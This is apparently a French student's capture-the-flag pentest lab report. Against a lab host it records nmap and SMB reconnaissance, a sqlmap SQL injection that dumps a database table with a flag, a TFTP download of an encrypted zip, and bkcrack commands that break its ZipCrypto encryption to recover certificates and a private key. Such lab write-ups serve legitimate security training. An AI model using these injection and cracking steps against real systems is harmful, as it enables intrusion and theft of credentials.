
PICOT QUENTIN

Groupe 1A
04/11/2025

Rapport d'analyse tp2

SOMMAIRE

INTRO

ACCORD

Notre mission	2
L'équipe	2

ETAPES

analyse du réseau	3
actions	4

CONCLUSION

CONSEIL	5
---------	---

INTRO

Ce rapport a pour objectif de documenter l'analyse et les actions menées lors du pentest portant sur l'évaluation de la sécurité et la compromission d'un réseau/système cible. Il détaille les étapes d'analyse du réseau, l'exploitation des vulnérabilités identifiées

ACCORD

Notre mission

La mission principale était de pénétrer un système cible en exploitant les vulnérabilités identifiées, dans le but d'obtenir des informations sensibles.

L'équipe

rendu individuel

ETAPES

Analyse du réseau


```
[root@kali ~]# nmap 172.18.0.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-04 07:03 EST
Nmap scan report for 172.18.0.4
Host is up (0.0029s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
8009/tcp  open  ajp13

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

on observe les ports ouvert

```
Host script results:
|_nbstat: NetBIOS name: 0B377F437B5E, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2025-11-04T12:14:31
|   start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.2.14-Debian)
|   Computer name: 0b377f437b5e
|   NetBIOS computer name: 0B377F437B5E\x00
|   Domain name: \x00
|   FQDN: 0b377f437b5e
|   System time: 2025-11-04T12:14:31+00:00
|_clock-skew: mean: 33s, deviation: 0s, median: 33s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:0:0:
|       Message signing enabled but not required
```

Actions



Please use a Chrome-based browser for this lab, there are issues with Firefox :)

Recent messages

[Want some free bitcoins?](#)

Logs generated using Log4J 2.14.1

-tables

```
0,112,120,113),NULL-- sApw
[07:51:46] [INFO] the back-end DBMS is SQLite
web application technology: Nginx 1.6.2
back-end DBMS: SQLite
[07:51:46] [INFO] fetching tables for database: 'SQLite_masterdb'
[07:51:46] [INFO] retrieved: 'messages'
[07:51:46] [INFO] retrieved: 'sqlite_sequence'
<current>
[2 tables]
+-----+
| messages      |
| sqlite_sequence |
+-----+
[07:51:46] [INFO] fetched data logged to text files under '/root/.local/share
/sqlmap/output/172.18.0.4'
[*] ending @ 07:51:46 /2025-11-04/
```

sqlmap.py -u "http://172.18.0.4/message.php?id=1" -T messages --dump

+-----+	+-----+	+-----+
id	text	title
+-----+	+-----+	+-----+
1 You will likely need to break an encryption algorithm	Want some free bitcoins?	
2 VggkgxW3toAthbhXChHQ9Mrdu5rXML6P lag	0	Intermediate f
3 Download connect_to_ssl_private_page.zip , port 69 company's website	0	Access our com
+-----+	+-----+	+-----+

LA CLEF INTERMEDIAIRE : VggkgxW3toAthbhXChHQ9MrdU5rXML6P

```
[root@kali]~/Downloads/sqlmoproject-sqlmap-03be590]
# atftp 172.18.0.4
tftp> get connect_to_ssl_private_page.zip
Overwrite local file [y/n]? y
tftp> quit

[root@kali]~/Downloads/sqlmoproject-sqlmap-03be590]
# ls
connect_to_ssl_private_page.zip  doc      lib      plugins    sqlmapapi.py  sqlmap.conf  tamper
data                           extra    LICENSE  README.md  sqlmapapi.yaml  sqlmap.py   thirdparty
```

```
[root@kali]~/Downloads/sqlmoproject-sqlmap-03be590]
# ll
total 144
-rw-rw-r-- 1 root root 19400 4 nov. 08:05 connect_to_ssl_private_page.zip
drwxrwxr-x 8 root root 4096 19 oct. 16:02 data
drwxrwxr-x 3 root root 4096 19 oct. 16:02 doc
drwxrwxr-x 10 root root 4096 19 oct. 16:02 extra
drwxrwxr-x 9 root root 4096 19 oct. 16:02 lib
-rw-rw-r-- 1 root root 18886 19 oct. 16:02 LICENSE
drwxrwxr-x 4 root root 4096 19 oct. 16:02 plugins
-rw-rw-r-- 1 root root 5582 19 oct. 16:02 README.md
-rw-r-xr-x 1 root root 4223 19 oct. 16:02 sqlmapapi.py
-rw-rw-r-- 1 root root 6215 19 oct. 16:02 sqlmapapi.yaml
-rw-rw-r-- 1 root root 22777 19 oct. 16:02 sqlmap.conf
-rw-r-xr-x 1 root root 25978 19 oct. 16:02 sqlmap.py
drwxrwxr-x 2 root root 4096 19 oct. 16:02 tamper
drwxrwxr-x 20 root root 4096 19 oct. 16:02 thirdparty
```


<https://github.com/thomasarmel/bkcrack>

bkcrack permet de décompiler

```
[root@kali]~/Downloads]
# ./bkcrack_linux_x64_static -L connect_to_ssl_private_page.zip
bkcrack 1.8.0 - 2025-08-18
Archive: connect_to_ssl_private_page.zip
Index Encryption Compression CRC32      Uncompressed      Packed size Name
_____|_____|_____|_____|_____|_____|
0 ZipCrypto Store      1c5711ce      2646      2658 fern_hill_dyl
an_thomas.txt
1 ZipCrypto Store      cff4e62e      32        44 intermediate_
flag.txt
2 ZipCrypto Store      fe09649a      6138      6150 le_cimetiere_
marin_paul_valery.txt
3 ZipCrypto Store      bec93a10      1968      1980 myca.crt
4 ZipCrypto Store      084b7701      1497      1509 testuser.crt
5 ZipCrypto Store      380825ac      1704      1716 testuser.key
6 ZipCrypto Store      5b2a6d5b      4275      4287 testuser.pfx
```

```
└─(root㉿kali)-[~/home/kali/Downloads]
  └─# ./bkcrack_linux_x64_static -C connect_to_ssl_private_page.zip -k 07f9a509 7ea9f873 98d613ac -D secrets_without_password.zip

bkcrack 1.8.0 - 2025-08-18
[08:54:11] Writing decrypted archive secrets_without_password.zip
100.0 % (7 / 7)
```



```
└─(root㉿kali)-[~/home/kali/Downloads]
  └─# openssl pkcs12 -export -out testuser.pfx -inkey testuser.key -in testuser.crt -certfile myca.crt
Enter Export Password:
Verifying - Enter Export Password:

└─(root㉿kali)-[~/home/kali/Downloads]
  └─# ls
bkcrack_linux_x64_static      plain.txt
bkcrack-static_build.zip       secrets_withnew_password.zip
client_vpn.txt                  secrets_without_password.zip
connect_to_ssl_private_page.zip sqlmapproject-sqlmap-03be590
fern_hill_dylan_thomas.txt     sqlmapproject-sqlmap-1.9.10-6-g03be590.tar.gz
intermediate_flag.txt          sqlmapproject-sqlmap-1.9.10-6-g03be590.zip
le_cimetiere_marin_paul_valery.txt testuser.crt
myca.crt                      testuser.key
Nessus-10.10.1-ubuntu1604_amd64.deb testuser.pfx
```

CONCLUSION

Il nous faudrait une backdoor pour accéder au root flag je n'est pas eu le temps faire attention aux ports ouverts et à la base de données.